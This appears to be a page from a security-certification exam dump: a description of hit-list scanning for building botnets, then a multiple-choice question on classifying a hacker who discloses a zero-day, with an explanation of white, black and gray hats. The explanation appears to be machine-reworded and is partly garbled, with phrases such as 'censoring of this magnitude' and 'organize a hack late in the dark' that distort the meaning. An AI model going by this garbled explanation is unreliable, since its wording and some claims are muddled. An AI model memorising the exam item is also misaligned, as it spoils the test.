In the Hit-list scanning technique, the attacker creates a list of potential targets that are vulnerable to a specific exploit or attack. The attacker then uses this list to scan and infect the vulnerable machines. Once a machine is compromised, it can be used to scan for and infect other vulnerable machines on the list. The list is then divided among the compromised machines, and the scanning process continues until all the machines on the list are infected.
This technique is often used to create botnets, which are networks of infected machines that can be controlled by the attacker. Botnets can be used for various purposes, such as launching DDoS attacks, stealing sensitive information, or distributing spam or malware. The Hit-list scanning technique allows the attacker to quickly infect a large number of machines and create a powerful botnet.

QUESTION 143
Nicolas just found a vulnerability on a public-facing system that is considered a zero-day vulnerability. He sent an email to the owner of the public system describing the problem and how the owner can protect themselves from that vulnerability. He also sent an email to Microsoft

informing them of the problem that their systems are exposed to.
What type of hacker is Nicolas?

A. Black hat
B. White hat
C. Gray hat
D. Red hat

Explanation:
A white hat (or a white hat hacker) is an ethical computer hacker, or a computer security expert, who focuses on penetration testing and in other testing methodologies that ensures the safety of an organization's information systems. Ethical hacking may be a term meant to imply a broader category than simply penetration testing. Contrasted with black hat, a malicious hacker, the name comes from Western films, where heroic and antagonistic cowboys might traditionally wear a white and a black hat respectively. While a white hat hacker hacks under good intentions with permission, and a black hat hacker, most frequently unauthorized, has malicious intent, there's a 3rd kind referred to as a gray hat hacker who hacks with good intentions but sometimes without permission. White hat hackers can also add teams called "sneakers and/or hacker clubs",red teams, or tiger teams.
While penetration testing concentrates on attacking software and computer systems from the beginning - scanning ports, examining known defects in protocols and applications running on the system and patch installations, as an example - ethical hacking may include other things. A full-blown ethical hack might include emailing staff to invite password details, searching through executive's dustbins and typically breaking and entering, without the knowledge and consent of the targets. Only the owners, CEOs and Board Members (stake holders) who asked for such a censoring of this magnitude are aware. to undertake to duplicate a number of the destructive techniques a true attack might employ, ethical hackers may arrange for cloned test systems, or organize a hack late in the dark while systems are less critical. In most up-to-date cases these hacks perpetuate for the long- term con (days, if not weeks, of long-term human infiltration into an organization). Some examples include leaving USB/flash key drives with hidden auto-start software during a public area as if someone lost the tiny drive and an unsuspecting employee found it and took it.
Some other methods of completing these include:
· DoS attacks
· Social engineering tactics
· Reverse engineering
· Network security
· Disk and memory forensics
· Vulnerability research
· Security scanners such as:
- W3af
- Nessus
- Burp suite
· Frameworks such as:
- Metasploit
· Training Platforms
These methods identify and exploit known security vulnerabilities and plan to evade security to realize entry into secured areas. they're ready to do that by hiding software and system 'back-doors' which will be used as a link to information or access that a non-ethical hacker, also referred to as 'black-hat' or 'grey-hat', might want to succeed in.